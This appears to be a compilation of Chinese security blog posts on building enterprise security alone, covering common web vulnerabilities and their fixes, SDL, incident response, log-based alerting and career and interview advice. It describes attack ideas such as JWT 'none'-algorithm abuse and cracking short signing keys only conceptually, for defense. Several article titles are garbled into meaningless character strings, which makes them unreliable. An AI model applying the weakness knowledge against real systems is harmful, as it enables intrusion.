这些大部分都是一个人完成，相对来说考验也比较多，个人能力提升也比较快，因为甲方是‘爸爸’啊。后来找了一个甲方，主要是想感受一下做‘爸爸’是不是很爽，可能是因为自己的原因，没感觉爽，反而更糟糕，什么都得自己来，无比孤独，对个人的能力要求更高。

简单写一下这一年多的感受，在一个互联网公司，40+ 的应用系统，安全建设之前为零，一位安全工程师需要哪些能力，才能慢慢把安全做下去，只是作为一位安全工程师的角度分享经验，不是负责人也不是管理。

技术能力方面

可能这方面是需要依赖公司的实际情况来要求一个人能力大小，对漏洞的理解，这里的理解是指一个常见的漏洞，应用层面、代码层面、网络层面是怎么表现的。

就拿 OWASP TOP 10 来说把，SQL 注入需要从应用层面能快速找到系统中存在注入的地方，知道怎么攻击利用，利用这个漏洞可以达到什么级别破坏性，代码层面需要看懂 php、java、go 是怎么写的，看懂并指导怎么修复，用哪些修复方式，PDO 怎么写可以防范，特殊情况下怎么做过滤，网络层面要知道攻

击者数据包是怎么样的，有哪些特征，看日志读懂攻击者做了哪些事情。因为你面对的是开发、架构师、运维、甚至产品，面对面的沟通，必须要给出明确的解决方案。

下面是一些在面试中经常会被问到的一些技术点，大概说一下相关技术介绍，由于每一个技术点深入下去都可以写很多篇文章，所以这里就不深入了。

XSS 漏洞介绍

现在 XSS 主要分为反射型 XSS，DOM 型 XSS、存储型 XSS 三种，其实像 XSS 这种漏洞基本都是攻击者通过盗用用户身份悄悄发送一个请求、或执行某些恶意操作。就是攻击者直接参入进来了。

存储型可能就是攻击者将恶意代码写好，可能保存在服务器端，用户在浏览时加载到了这一块的代码就被攻击了，用户自己都不知道，这种攻击可以复用。

反射型就是攻击者构造好一个链接，欺骗点击、加载，当然欺骗的方法很多种，和服务器没有交互，用户就被攻击了。

DOM 型的，在某种意义上也属于反射型的一种，因为和反射型一样具有一次性，不同的是，DOM 型 XSS 是 js 动态执行 DOM 树的时候，由于没有做好防护，被利用了。当然利用方式可能有多种，现在大多是盗用 Cookie，可能之前还会有一些转账、蠕虫、钓鱼等等，现在算是比较少了。

修复的话可以在代码层进行修复，比如做好输入输出的检查、过滤，html 实体编码、js 编码，合理的运用函数，像 Spring 中的 ·htmlEscape、escapeHtml，php 中的 htmlspecialchars 等等一些函数，也可以在安全设备上进行防御，但是存在一定绕过危险。

CSRF & SSRF

CSRF 和 XSS 易混淆，一个是服务端过度相信客户端、一个是客户端过度相信服务端，想一下，客户端来一个请求就是给它返回数据，也不考虑是不是用户主观发送出来的，反正符合就行，管你是不是主观，那谁让你没点安全意识。可能是 GET 或者 POST 类型的，修复主要靠进行同源检测、使用 CSRF Token，CSRF Token 比较官方，现在基本都是前后端分离、服务异地存储，这样就会比较消耗资源，就可以根据实际情况进行分布式的效验，服务端效验时重新计算这个 Token，就解决一部分复杂度和性能问题。

SSRF 主要是利用漏洞对服务器端的内网进行攻击，扫描啊、打 Payload，或其他的一些协议。修复方法主要是限制我们的协议、比喻 HTTP/HTTPS，禁止 302，设置白名单、IP 一些。

JSONP 劫持

jsonp 算是一种协议，那这个协议干吗呢，就是用来实现跨域，实现网页可以得到从其它来源动态产生的 json 数据，跨域对吧，那攻击者也可以在自己的虚假页面中发起恶意的 jsonp 请求的，像是一种不担心的跨域问题的 CSRF，可以做 Referer、CSRF Token 一些防护。

fastjson 漏洞

最近没有，好久之前的了，记得应该是 1.2.24 之前的 RCE，官方 GitHub 修复写的非常详细，是一个加载函数出现的问题，利用构造好的 POST 请求，好像是带个 type，达到命令执行执行的目的。

app 加固、测试

app 测试服务端还是 web 那一套，app 客户端安全问题，比喻说是代码混淆、加壳、劫持、四大组件的利用、本地数据的存储，这些都需要一定的开发经验，用谁的加壳、加固，主要是看供应商的技术水平，是不是开源工具就可以轻松的脱壳、反编译，然后还代码为进行混淆，那就是源码直接暴露出来了，可能攻击者进行代码审计，找到一些漏洞，拿到一些有用的 key，然后进行攻击。然后就是一些合规上的要求，一些隐私说明、权限的乱用、个人信息的展示，拿着官方标准研读一下，再不行找找同行是怎么做的，效仿一下。

网络请求上就看是不是做了一些证书双向效验、SSL Pinning，或者 API 统一加密网关、比喻 okhttp 的拦截器，可能 app 用到的 API 会很多，一些接口传输的不是敏感信息，那就直接做一个数据签名，可以用对称算法，key 就放在 so 中，倒是有碰到比较投机取巧方法，将请求参数进行 SHA256 去掉后面 20 位、前面 20 位，保留中间部分，其实目的都是为了保证数据的完整性，即使暴露了，修改数据，签名不过，服务端就直接返回 error。

服务器安全

服务器攻击基本就是主机操作系统以及运行在上面的服务，windows、Linux，基线、补丁做好，各个主机间的隔离做好，上面起的服务应用层出现的漏洞就另说了，一般攻击思路主要是做一些端口扫描、网段扫描、服务扫描，利用一些弱点、协议构造一些请求进行攻击，比较好的工具 metasploit、nmap，就看你利用的熟练程度，我之前用过的关于服务器漏洞扫描的工具还是挺多的，基本大多数都是基于 banner 信息反馈存在的漏洞，有好些扫描工具都是扫出来一片红，可能能利用没有几个，这个时候就需要人工判断，对业务的影响是否需要修复，或者在一些前置设备上进行防护。

漏洞挖掘

漏洞挖掘很少，可能会在生活中用到的一些，比喻碰到用快递柜寄快递，不去研究，就不知道原来可以拿到所有用过的用户个人信息，像骑共享单车，可能会想着这个地方会出现问题，从上家离职的时候，进入现在这个行业，会对这个行业的企业简单看看，也会找到很多问题，业务逻辑问题相对多点，都交到 CNVD 了，毕竟还是官方，我觉得靠谱、保险。

相对来说，我在线下模拟的比较多，出现的新漏洞，比较有代表性的漏洞，本地搭建环境，可以在虚拟机或者 docker 中 进行部署，一个是为了知道怎么攻击利用，还有就是为了看攻击的数据包，做一些记录，这样方便以后快速发现漏洞，在应急的时候也会比较快的找出原因，攻击者怎么利用的。

安全建设方面

API 接口安全

现在大多数服务端都是各个 API 调来调去，权限验证，有 SSO 的、有用分布式 Session 的，我们主要业务就是几个 App，里面很多 API 调用，刚来的时候发现很多的业务逻辑问题，现在都修复了，要求涉及个人权限认证的统一使用 Session 中的字段，后台进行效验，不完全依赖前端传过来的数据，主要这个 session 是后端在登陆成功时下发的，攻击者没办法伪造。现在架构都趋向微服务，将接口拆得更细，存放的位置可能不同，session 的存放有变成了一个问题。

解决方案可以使用 JWT，比较通用，也是现在比较流行的解决方案，第一段给出了加密方式，第二段放一下用户唯一标识符，过期时间，第三段就是签名，key 在服务端，签名也是在后端完成的，后端到用户、前端到后端的中间过程攻击者就没办法修改这个数据包了，修改完了，签名不过，就不行，不过 jwt 不注意也会有一些小问题，比如禁止 none 的加密方式，如果配置错误就会被攻击者利用，因为 jwt 是每个人都可以解密的，修改加密方式为 none，这样在后台验证是就会通过，从而绕过了验证环节，jwt 对所有人是透明的，可以明文看到里面的数据，所以也不可以保存敏感信息在 jwt 字符串中，还有就是加密用到的 key 值，我之前试过 4 位数的加密 key，2 分钟就可以跑出来，16G、7 代 i5、4 核 Mac，所以设计时这个 key 需要长点、复杂点，再者可能就是销毁问题了，因为 jwt 是无状态的，可能用户退出后，这个 Token 还能用，这里有些思路，比如根据 jwt 里的过期时间来销毁。

再者就是防刷，防刷其实大部分攻击场景是反爬，之前我们有用过某云的产品，做业务风控，主要就是接口的防刷，它是怎么做的呢，第一是根据频率，有几种配置，可以在发现频率高了，web 直接推送验证码，比如图形验证码、滑块验证码，这种可能对用户体验度不好，产品那边不同意，还有就是推 js，后

台用发送一些 js 逻辑，这个逻辑需要浏览器去解析运算，得到的结果跟着下一次请求发送到后端，一般的脚本刷接口就可以屏蔽掉了，可是现在 selenium、chrome driver 一些自动化软件的使用，这种也是可以绕过的，只不过成本比较高了，测试中发现，某云的接口防刷功能也是不严谨，触发规则后，浏览器算出来的这个字符串在半个小时内是有效的，那么这半个小时对于攻击者来说，就没什么门槛了，有点像 csrf token 也是这样一种逻辑，就看攻击者的技术能力了。具体还是看业务场景吧，这种我感觉和业务场景依赖比较高。

如果是客户端做的比较好的就是防范中间人劫持，进行证书验证，如果截取不到流量数据，可以说是能防范一半的攻击，安全性提高一个层次，但也会带来性能上的问题，根据实际情况进行取舍。

SDL 实施

上家公司安全建设可能也不会有很长时间，人员也比较少，SDL 能做可能就是周期性的面向后台人员、测试、开发进行安全意识、安全测试、安全开发培训，可以拿一些实例进行讲解，这样他们比较有兴趣。然后就是做一些安全评审、需求、开发，上线时的安全测试、主机的安全加固等等。

再就是黑白盒测试，白盒没有商用产品，就是简单的使用 sonar 中的 findbugs 做一些，质量部有 sonar 平台，代码打包就会触发扫描，findbugs 的规则自己把一些认为没用的、效果不好的就关闭掉，一些比较有用的，确实可以检测出问题的就留下来，结果的话就人工去核实，当然也可以自定义规则主要是 java 不熟悉，xpath 语法也不熟悉，就没弄。黑盒主要利用 Mitmproxy 进行数据包的获取，功能测试安装证书，配上代理，统一收集数据， Mitmproxy 自带的类很丰富，自己简单写些 python 脚本处理、格式化一些，主要是 url 的去重，保留 session 一些认证信息，这样基本可以很全的拿到带登陆太的接口数据，因为 appscan、wvs 这种对 ajax 请求没法爬取链接，就没法扫描，拿到这些构造请求发送到 arachni 扫描引擎中，通过对比 arachni 的扫描效果还是不错的，而且 API 比较详细。

剩下可做的就是应急响应了，之前会做很多的告警措施，通过告警到钉钉，人工确认，进行事件的应急，比如一些攻击者的 web 攻击，一些公开的最新漏洞，之前的挖矿病毒等等，可能在甲方不太关注应急响应标准流程步骤，但是之前会有一系列的规范，确定各个业务线的接口人，这样找起来也比较快，加上之前漏洞修复也会知道各个业务线的对应的开发、运维，碰到一些事件首先判断出事件类型，影响范围，进行网络隔离，确保不会让事件再继续恶化下去，后续会有针对恶意文件的研究，包括攻击溯源，分析脚本执行的一系列动作，最后进行加固。

当然应急响应对技术人员的要求也非常高，平时多会关注网上别人应急的一些文章，一些新漏洞的攻击手法，需要本地模拟，分析攻击的数据包，这样在应

急的时候至少心里有那样一个事，看一些日志文件，以及服务、主机的弱点会想到攻击者怎么利用，这样在应急时也会很快，不至于束手无策。

安全评审流程

其实我们也不是每个功能都会做，如果每个点都做的话，一个人做不过来的，现阶段主要是前期做数据安全的时候定义好了哪些属于敏感数据，涉及到用户传入参数对我们数据库进行操作的一些功能，产品、开发会拉上安全进行评审，比如一些接口需要不需要加密、签名、防重，权限怎么效验，敏感数据需不需要脱敏、主要是安全、法规上的一些要求，这样的话可能比较精确，也不会浪费时间。

漏洞管理实施

漏洞管理还比较好，毕竟这个是看得见的，如果不修复就会对公司业务产生影响，比较直接，有的甲方可能会有专门的运营来做这件事情，安全工程师只需要指出哪里出问题、修复后的复测，不关心漏洞跟踪，团队比较少的时候就是一个人干，发现问题在钉钉群里面发出来，每个大的业务线都有一个漏洞跟踪群，发现说一次，修复说一次，系统比较多，线上系统可能就是每个季度进行一次全面的安全测试，上线、临时项目就是另外针对性测试，有漏洞、有问题就直接落实到个人，具体哪个开发，直接过去，咱们翻代码，流程对一遍，看是哪个地方出现的问题，怎么修复，我比较喜欢这种方式，这样的效率比较高。当然、首先你的懂 java、php、go 这些语言，可能比较大的漏洞问题，涉及的人员比较多、业务复杂，就会拉上开发、产品、架构师开会，商量好方案，排期修复，修复好了，也是在群里面说一下，然后去复测。

后来搭建了一套宜信开源的漏洞管理，里面有些功能不适合我们现在架构，我就简单改一些代码，python 写的，读一遍源码，改起来也比较容易，毕竟符合公司现阶段的才是最好的。目前是还没有进行处罚制度，只需要和技术部门负责人定好漏洞的等级，各个等级漏洞多长时间修复，这个是各个负责人都同意的方案，就会在后面修复的时候比较好排期，开发都很配合，也还好。

应急事件处理

应急响应可能是一个比较大的系统概念，从前期准备阶段，建立一些应急响应的文档，包括事件的定级、是 web 攻击、恶意软件还是勒索病毒，确定对应的接口责任人，包括一些工具使用等等。

到事件的监测，这里可能很多企业不一样，有的买有很多设备，一部分取决去这些设备的好坏，平民化攻击是可以监测出来，稍微来点绕过、高级的攻击手法就没法检测了，或者是依据 web 日志、主机日志的分析平台，不管是基于规

则的还是基于行为分析的，甚至是一些大数据识别的，看你从哪个维度分析，是不是可以检测出来，误报率、漏报率，这些都是关键参数。

检测出来后可能就到了真正事件的处理过程，在处理中就是体现技术人员的水平了，是不是能快速的识别属于哪种攻击事件，可能的攻击途径有哪些，根据一系列的日子、流量能不能快速找到攻击手法，确定好原因，再就是根据个人经验判断攻击者接下来的思路是什么，要干什么，基本上攻击事件背后都是利益驱使，那攻击就会产生的一定利益，如何快速的制定临时解决方案，使得损失降到最小，接下来就是制止，防止事件进一步的发展，比如对应用造成持续影响，服务器持续感染等等。

基本上应急处理完成了，就要进行分析，攻击溯源，还原整个攻击过程，制定长久的解决方案，有漏洞就修复上线，缺少补丁的就打补丁，持续一段时间的监控，业务是否稳定，毕竟安全所做的还是服务于业务。

安全分析平台

关于这方面，一个人的精力是有限的，没有人员的支撑，我可能就只能做一部分，搭建 ELK 平台，开源嘛，搭建调通，起码首先做的能运行起来吧，再就是收集日志，像一些蜜罐日志、防病毒日志、waf 日志、nginx 日志。

蜜罐平台是我自己搭建的，开源蜜罐很多，通过对比总有一款适合的，节点可以放在公司的办公网，离线测试机房，服务器用的云服务，相对来说网络隔离做的比较好，我就没有放，蜜罐节点和蜜罐服务端怎么网络打通，需要哪些日志推到 ES 里面，蜜罐维护，这些花一定的时间就可以搞定了，效果还不错，发现了一些问题，nginx 日志数据了会比较大，就直接利用公司现有 kafka，直接读里面的数据。后来有折腾了一下，将蜜罐打包 docker，这样以后安装节点就方便了，就学了一段时间 docker，简单的写 dockerfile、docker-compose 还是没问题的，怎么映射端口、挂在路径，这些本地多模拟模拟，学习技术就是要不停的实验，这样学的比较快，ES 的查询也是的，语法熟悉了，在后面应急的时候很有帮助。

推送数据这部分用的 logstash、filebeat，看你怎么选择吧，一个基于 jvm，比较耗内存、一个基于 c，编写一些格式化语法，推送到 ES，最后在 kibana 中配置源基本展示没什么大问题。

告警用的是 watcher 插件，比较好用，相对规则、统计的维度也比较灵活，其实发现攻击事件，主要就是你制定的规则，从哪些角度去聚合数据，考虑攻击者可能绕过的一些思路，比喻攻击者用非常多的高匿 IP，自定义 agent、post 请求 nginx 一般不记录一些情况，从中找到一个比较好的维度、多维度聚合数据，比喻说一个场景攻击者需要登录才可以进行攻击，获取我们的数据，那么可以从 session 这个维度，一分钟请求多少次，设置一个阈值，多了就告警，这样攻击

者用了 IP，随机 agent 也没用了。这样发现率就会提升很多，告警出来，再人工的去核对，就相对单一维度告警，误报会降低很多。

未来规划

重复问题 ------

==========

明确目标，提高效率，这样能力不自觉就会有所提升。

练　阿脚　绕维

原创 myh0st 信安之路 2019-08-15

上周的小白成长计划周会上聊了两个问题，关于学习工作的最终目标和职业相关方向的选择问题，我觉得有必要给大家分享一下，谨代表我自己的观点，如果有任何觉得不妥的地方，请大家不吝赐教。

聊一聊学习的最终目标

人的生活本质就是生下来，活下去，我们的努力的最终目标就是要好好活着，在当今的世界，活着就要花钱，所以我们的终极目标就是为了钱，但是生财之道，有脚踏实地也有投机取巧，我们当然要堂堂正正、脚踏实地的获取钱财。

我们努力学习为了什么？就是为了提升自己个人竞争力，升职加薪，尽可能最大化体现个人价值并且通过价值的产生交换相应的金钱。

我们作为现任或者将来的安全从业人员，我们花费了大量的时间学习，提升自己的技术，通过实战提升自己实战能力，为的也是能够为企业贡献力量，保卫企业的核心资产不被恶意获取或者破坏，如何为企业贡献力量，体现个人价值的同时获取对应的金钱呢？请看下集！

针对这个问题，大家也可以说出你的理解和观点。

聊一聊未来的工作选择

从事安全行业其实也算一个服务行业，为的是帮助企业提升安全能力，防止那些不怀好意的黑客攻击盗取数据，或者恶意报复，导致企业正常业务无法开展，最终保护的就是企业，由于安全是个状态，企业的任何环节都是存在安全隐患的，对于大型企业，内部安全人员超过 100 人，做的事情可以覆盖大部分的情况，但是对于小企业，需要做的事情同样很多，俗话说，麻雀虽小五脏俱全，但是小企业并没有那么多钱去养活这么多的安全人员来保护自己企业的安全，怎么办呢？

因为有这样的需求，所以就衍生出很多的专业做安全的公司，来为多个请不起专职安全人员的公司提供服务，这类安全公司就是如今所说的乙方公司，需要被服务的公司就被叫做甲方公司，乙方公司提供服务，甲方公司提供金钱的支持。对于安全从业人员而言也就出现了，甲方的安全公司和乙方的安全公司，大部分的安全从业人员还是存在于乙方安全公司的。

由于任何一个甲方公司都是需要全套的安全服务的，大的甲方可以自己雇佣大量的安全从业人员，分别负责某个方向上的安全，做的事情会比较专业，在一个小的领域研究的越来越深，对于小甲方而言，可能只养得起一个或者几个安全人员，但是事情还是那么多，对于这部分人员需要的技术就比较浅，但是非常广，大佬们经常把安全与木桶原理相提并论，每一个木桶都是需要底座的，也是木桶最基础的部分，几个人的安全部能把木桶底座组起来已经很不错了，就不要要求周围的木板有多高啦，但是大企业可以，在有了底座之后，每一个木板都可以拉的很高，然后不断的招收高于平均水平的人才，将短的木板淘汰，从而不断的补足短板，让目标的周边越来越高，企业也越来越安全。

对于乙方公司而言，乙方做服务一般都是从一个点开始，在安全的某个领域做到业界最好，从而在相同品类的产品中脱颖而出，研究这方面安全技术的人才需要研究的很深，才能做到更好，对于招聘安全人才来说，也是再找一些技术研究比较深的人才。

综上所述，对于大甲方和乙方而言，喜欢招募一些技术研究很深的人才，而小甲方则需要的知识面广的底座型人才，对于大家的学习而言，底座和向上的板子是两个不同的方向，对于大学在校生而言，朝着板子的高度去努力是比较容易的，毕业之后也是可以进入大厂成为一个方向上的人才，工作几年之后，从深度再往宽度去发展，这样的人才是非常有竞争力的，如果毕业之后直接朝着宽度去发展，那么未来将很难再往深度去走，可以选择的公司也会比较局限，大厂几乎不太可能进去，属于啥都会，但是啥都不精的，所以对于学习和工作方向的选择还是比较关键的。

大家有任何不同意见请在下方留言，一起探讨一起进步！

群友问题解答

每周作业完会有一个比较标准的任务报告给我们修正学习吗?

我认为学习不应该有标准，我们不是培养学习的机器，大家都学一样的，我们更需要的是多样化，大家都应该在学习过程中有自己的理解，有不同的见解，这样在学习过程中可以扩展的东西就很多，其中可能会存在有问题的、有错误的理解，这时就需要你有自己的判断，跟你的理解有出入的就需要你去研究并确认到底是谁的问题，在这个过程中，你能学到的将不会被局限到所谓的标准之中。

既然存在有错误的地方，那么很有可能确实不好理解或者容易出错，在经历过求证真伪之后，你在这个点上将不会再犯，所以我们在这个计划中不会提供任何标准的任务报告，如果我们选了一些比较好的报告，那么剩下的连被看到的机会都没有吗?

我也知道，参与的人中有很多时间比较紧张无法全部阅读的同学存在，但是这并不是偷懒的理由，大致阅读一份报告可能只需要几秒钟，并非所有报告都需

要细细品读，因为任务的目标是一致的，你在学习过程中，一些常见的东西都已经知道，在看别人报告的时候只要有针对性的看自己没有想到的，或者有亮点的，每看一份报告也是一次学习的过程，这个过程比你只看几份优秀的报告更有意义。

所以我们不会为大家选择优秀的报告出来，提供一个公平被看到的机会，每个人都是平等的，每个人写的报告都应该有机会被大家阅读，从报告中发现问题，并讨论问题，这才是一个良性的圈子，好的平台，希望大家共勉。

我同学想进咱们的成长计划群，还能进吗？

我们在选拔信安之路成长计划实验班成员时是需要在指定时间完成第一周任务才能加入的，所以目前由于时间已经过去了，后面加入星球想要参加计划的已经无法加入成长计划群，成长计划群的主要作用包括：

1、每周任务上交到指定目录，作为统计完成任务的情况，并根据完成情况决定是否发布下一周的任务

2、每周日晚上 8 点会在群内开一个 1 小时左右的周会，周会内容包括：上周任务完成情况回顾、下周任务解读以及一些关于安全相关的问题闲聊

3、提供一个学习交流的场所，大家遇到问题解决问题，共同成长，也可以起到一个互相督促学习的作用

我看到有几个小伙伴问我由于之前没有看到相关信息，错过了加入时间，通过什么样的条件可以加入，如果给大家的路堵死也不是我们信安之路开放的风格，所以增加一个让大家有机会加入的条件，由于现在的任务已经在随着时间在不断的发布，所以加入的条件就是跟上目前的学习进度。

比如：目前任务已经进行到第三周，如果能够在本周日之前完成三周的任务报告，那么就可以特招进入成长计划群，过了周日，就需要同时将下一周之前的所有任务报告同时完成提交。

所有的与小白成长计划相关的信息都可以在信安之路知识星球下的**小白成长**标签下看到，加入知识星球后可以先看星球置顶里的信息：

1、加入**信安之路学习交流群**（这是我们信安之路的交流总群，目前将近两千人）

2、当前学习进度以及任务介绍

3、加入成长计划之后需要将自己的学习记录进行分享（可以使用 github 或者 blog 的形式，然后将地址在指定主题下留言）

逃购　院　蚁耻

原创 myh0st 信安之路 2019-10-03

最近这个阶段在求职，很多朋友建议多面试，多拿 offer，多谈待遇多拿钱等等，但是对于我而言更看重的是安全团队的氛围，自己可以发挥的价值大小以及公司对我个人的评价，这是我选择一家公司的参考项。所以为了了解大家是怎么想的，我们在**信安之路学习交流群**内进行了一次投票，结果如下：

选择最多的是**个人职业发展和成长**以及**薪资待遇和福利**，对国内的安全小伙伴来说，生存压力还是第一位的，对我而言，薪资虽然不是重点考虑的选项，但是薪资待遇是代表你的级别和能力的，公司给你开什么样的薪资待遇就说明了面试官给你定的级别在什么位置，所以参考公司对自己的定级就能看出公司对你的重视程度，所以这方面我是这么想的。

如果刻意去**追求薪资待遇和福利**，那么不断的跳槽是一个快速达到目的的途径，这样的话，对于公司而言是及其不利的，一旦有条件更好的公司，那么很容

易就走了，是否真的为公司产出了应有的价值，这个很难考量。而我们把主要的精力放在**思考个人职业发展和成长**的方向，随着我们个人的不断成长，薪资福利也会随之增长，当然需要有一个开明的领导来主动为你争取，否则需要自己争取。好的领导可遇不可求，所以我会更多的关注团队 leader 的能力和在圈子里的名望。

对于甲方公司而言，通常是发展到一定规模之后，遇到了一些安全方面的痛点，需要人来解决，从而开启招人模式，寻找安全相关人才，比如：需要过等级保护、需要做 iso27001 认证、活动被薅羊毛了、服务器被入侵了、数据泄漏了等等，由于对于安全的重视程度不够，所以通常预算就那么几个人，甚至一个人的安全部，一个人的安全部做久了，慢慢的会变得迷失，没有人与你讨论，自己啥都干，啥都干的不精，本身一个人的安全部公司是不重视安全的，对于安全的要求也不高，得过且过，所以成长很有限。

我之前做了一年多的甲方安全，做的事挺多，但是都不成体系，比如：部署了 HIDS 没有形成闭环，告警无人处理、部署了巡风系统；扫出来的弱口令、由于种种原因未能推动全部整改；开发了线上 WAF 系统，规则无人维护，拦截的记录没有可视化；开发了反爬系统，拦截日志很多，无法可视化，无人分析日志调整规则；部署了洞察用来推动漏洞修复，这个还不错，通过这个平台也修复了不少的漏洞，还是挺有成就感的。这就是典型的做的事多，铺的面广，没有足够的人来运营，无法形成闭环，导致防护效果很一般。被入侵也不知道，应急次数比较少，只有两次安全事件：撞库和测试主机被入侵，撞库不用说了是验证码可以被轻松绕过，导致撞库成本很低，后来购买了强验证码，而测试服务器被入侵是因为，wifi 统一密码遭泄漏，进入内部之后，测试服务器上的 jenkins 版本低被拿权限，后来 wifi 试用了账号密码的方式进行认证，然后以我多年的渗透经验，从它的入口自己渗透下去，看看能拿到什么权限，形成报告让相关人员进行整改。

这一年多来，让我感受最深的是做事不成体系，动手比动脑快，做事之前不做规划，走一步看一步，领导对我的工作无法形成直观的感受，所以形成了一定的工作风格，自己累，领导也累。所以在甲方做安全，一定要做好规划，做事之前考虑到做这件事的意义、如何考量工作结果、如何持续优化形成闭环、需要多长时间等。做规划对于搞技术的人而言是比较麻烦的，也不太想浪费时间，自己在哪里自嗨，领导一无所知，做规划能够让领导清晰的知道你的工作量和工作节奏，不会存在你觉得自己做了很多事，而领导觉得你在混日子，这就让互相之间存在不信任感，工作也会变得很难受。

团队的 leader 是一个团队的核心，整个团队在公司的地位全靠团队 leader 向上管理的能力、规划工作的能力、制定安全考核标准的能力、成就下属的能力等，优秀的 leader 可以让你获得快速的成长，不只是技术和管理上的影响，还能实实在在的让你有经济上的提升，所以这也是我为什么比较关注团队 leader 的个人能力和业界的口碑。

安全团队是公司的一个部门，公司做什么业务决定了安全团队的主要工作方向和涉及的技术内容，比如互联网行业与金融行业遇到的安全痛点就不一样，需要做的内容也会有所区别，对于安全的要求也不一样，所以根据自己的兴趣爱好，选择什么样的行业和公司也是求职时需要考量的方向。我之前的一份工作是在互联网公司，所以未来也更倾向于去互联网相关的公司工作。

对于安全从业人员或者互联网公司，加班是常事，所以对于这方面的关注比较少，只要是真的需要加班这是没有问题的，就怕有些公司为了加班而加班，如果是真的有任务未完成，就算不要求也会自发的进行加班。我之前工作的信念就是我不想浪费时间，每天除了睡觉吃饭都在学习，在公司工作挖洞写代码沟通，回到家看一些其他方面的书籍，晚上睡觉会思考工作中遇到的难点，之前搞反爬虫，很多规则都是在晚上睡觉的时候想明白的，导致每天晚上睡觉跟打仗一样，脑子在晚上活跃的话很容易做噩梦，一直在梦里奔跑，早上起来浑身累的不行，但是换个角度思考，我会觉得如果晚上睡不踏实，起来很累，说明我在成长，想想也是这么回事吧，还很开心，早上起来又是美好的一天。

最后推荐下我们信安之路的知识星球，无论是支持还是不支持，都希望大家可以进来体验一下，三天内退出都是不要钱的，进来看看又何妨，如果能让你有所成长最好，如果没有也没什么损失，给双方一个机会，更进一步的交流。

般缩　　矿　　练　　谨评

原创 myh0st 信安之路 2019-11-13

本文总结于九月份找工作之后，在小白成长群为小伙伴们分享的一点心得，本人会记录自己学习工作中的经验和思考第一时间分享于信安之路的知识星球，欢迎来星球给我提问。

之前的两周在北京集中面试了八家企业，其中包含了安全团队 20 人左右的互联网公司、没有安全部门的创业型互联网公司等，不同的公司需求也不太一样，所以总结了一些面试的心得。

未组建安全团队的公司

这类公司通常是因为存在一些安全痛点需要人去解决，比如：业务安全的问题，也有些是安全相关工作由运维或者研发兼职在做，然后需要一个专门负责这一方面的人去做，所以需要一个这样的人来填补空白。

这些公司如果去了，本身地位会比较低，需要一步一步的提升安全在公司的地位，压力也会比较大，做的事也会比较多，对于自身的能力要求会比较高。听他们说，有些大厂出来的安全工程师，去那些公司也不他合适，因为本身在大厂和乙方做安全的工程师，做的事情会比较专一，知识面有，但是没有太多的落地经验，他们也会觉得不太合适，确实现在的乙方安全从业人员都在向甲方靠拢，寻找甲方的安全工作机会。

对于我而言，之前做了一年多的甲方安全建设，也算一个人的安全部，自己说了算，然后做的事情挺多的，但是不成体系，与一些比较大的安全团队差距比较大，之前做安全建设，因为本身公司不太重视，然后对于安全的投入几乎没有，所以做的都是些不用花钱的事情，用一些开源的产品，自己写一些脚本，提升自动化的能力。

但是如果一个甲方想要做好安全这个事情，不花钱是不现实的，如果团队人数比较少的话，最好还是买一些安全产品来用比较好，不然会给自己挖很多的坑，因为开源产品是不用花钱，但是问题很多，得不到快速解决，而且出了事也只能自己担着，所以能买就别自己搞，切记。人多的团队，自研这个可以做，不然那么多人也没啥存在的必要了。

20 人左右的安全团队

对于这种团队来说，内部人员较多，角色分的比较细，招聘的岗位也比较专一，比如招 web 安全就是专门做 web 安全测试的、招移动安全会分 安卓和 IOS，所以面试的时候，也会根据你所擅长的来，不过应用安全招的人最多。

一个公司的安全团队，从组建开始，发展的初期，对于应用安全方面是最重视的，也是最容易被黑客利用的，也是安全负责人跟领导汇报，最容易出成绩的，所以对于应用安全的重视程度，目前来说，大部分的互联网公司都是非常重视的，招聘的岗位也是最多的。

现在都在说红蓝对抗，大家都在学习相关技术，但是在甲方公司，根本无法做到防御，能把边界守护好，应用做到安全上线，已经非常难得了，像红蓝对抗会涉及员工的个人电脑安全、内部网络安全、员工的邮件安全、域安全等，这部分基本上在中小公司都是空白，像 bat 这样的头部企业还有一些政府、军工类企业会对这方面做很强的防御，其他的公司心有余而力不足也。

红蓝对抗这种服务一般的公司也不会去购买，不买都知道放不住，像红蓝对抗服务针对的是那些对于整个防护体系很全面，用户上网通过统一出口代理，只允许 http 协议上网，而且流量网关做安全审计，个人终端使用云桌面，U 盘口禁用，登录使用双因子，云桌面禁止白名单之外的进程启动，等等防御措施，边界守好，人员安全意识超强，个人电脑上网严格管控，外接设备严格控制访问，然后在不知道哪里会出问题的情况下，再购买一些红蓝对抗的服务才会更有效果。

总结

我也在思考对于我而言什么样的公司更适合我，想去做什么，越想越迷茫。不过在这个面试的过程中也在不断的学习成长，跟不同的安全小伙伴聊天也是可以互相进步的，也更容易认清自己，思考未来的路。

有些安全的负责人在面试我的时候，也会问我一些比较深的问题，刚开始没咋准备就去跟人聊，问的我是一脸懵逼，很久没去看那些 web 相关的细节了，以我这些年的工作经历来看，走的路线就是哪种知识面比较广的那种，而非几年时间就只做安全的某一方面的工作，所以去这种公司感觉不太合适，但是也不是不能做，对于甲方而言，真正工作的时候也不太需要你有多深的安全造诣，能够找出安全问题，提供安全解决方案，推动其他部门配合落地就可以了，如果企业的安全建设已经到了安全运营的阶段，需要做的是更新安全规则、做安全分析提取安全事件等，那么需要的安全技能就可能要很深才行。

面试其实就是一个互相了解的过程，如果面试官对你了解的话，可能不太需要问什么，相信你，如果对你一点都不了解，就会去问题很多问题，来确定你的广度的边界在哪，深度的底在哪，这样来判断你是否能够胜任该岗位以及给你定一个什么样的级别。

面试的一个小时很难将你的水平完全展现，也是需要一些其他方面的东西来辅助，比如写写技术研究的文章、挖挖 SRC 的漏洞、考一些 xxx 证书啥的，虽然没啥大用，但是有总比没有强吧。

练绑际　　艺访　虚　　驱

原创 myh0st 信安之路 2019-12-03

最近大量公司都在招安全的人才，那什么是安全人才，公司喜欢什么样的人才?

最近我参加了公司的入职培训，hr 给我们讲招人的标准，有三个关键词：**好学历、好背景、稳定性**，通过人才吸引人才，形成人才正循环。

好学历

这个没啥好说的，学历不能代表一切，对于招聘而言，短时间确定一个人是否优秀，从学历上最起码可以证明学历能力是有的，大概率上是优秀的。

目前对于学历的要求，统招本科，双证齐全是第一个要求。

对于安全圈的小伙伴而言，大部分人才是半路出家，或者很早的时候就因为痴迷黑客技术而进入这个行业，绝大部分的人是没有很好的学历的，学历好的情况下，会有更多别的选择，我当时的班级还是信息安全的实验班，但是毕业之后从事安全行业的不到一半。

科班出身或者有学历的人，从事安全行业的占比很小。

好背景

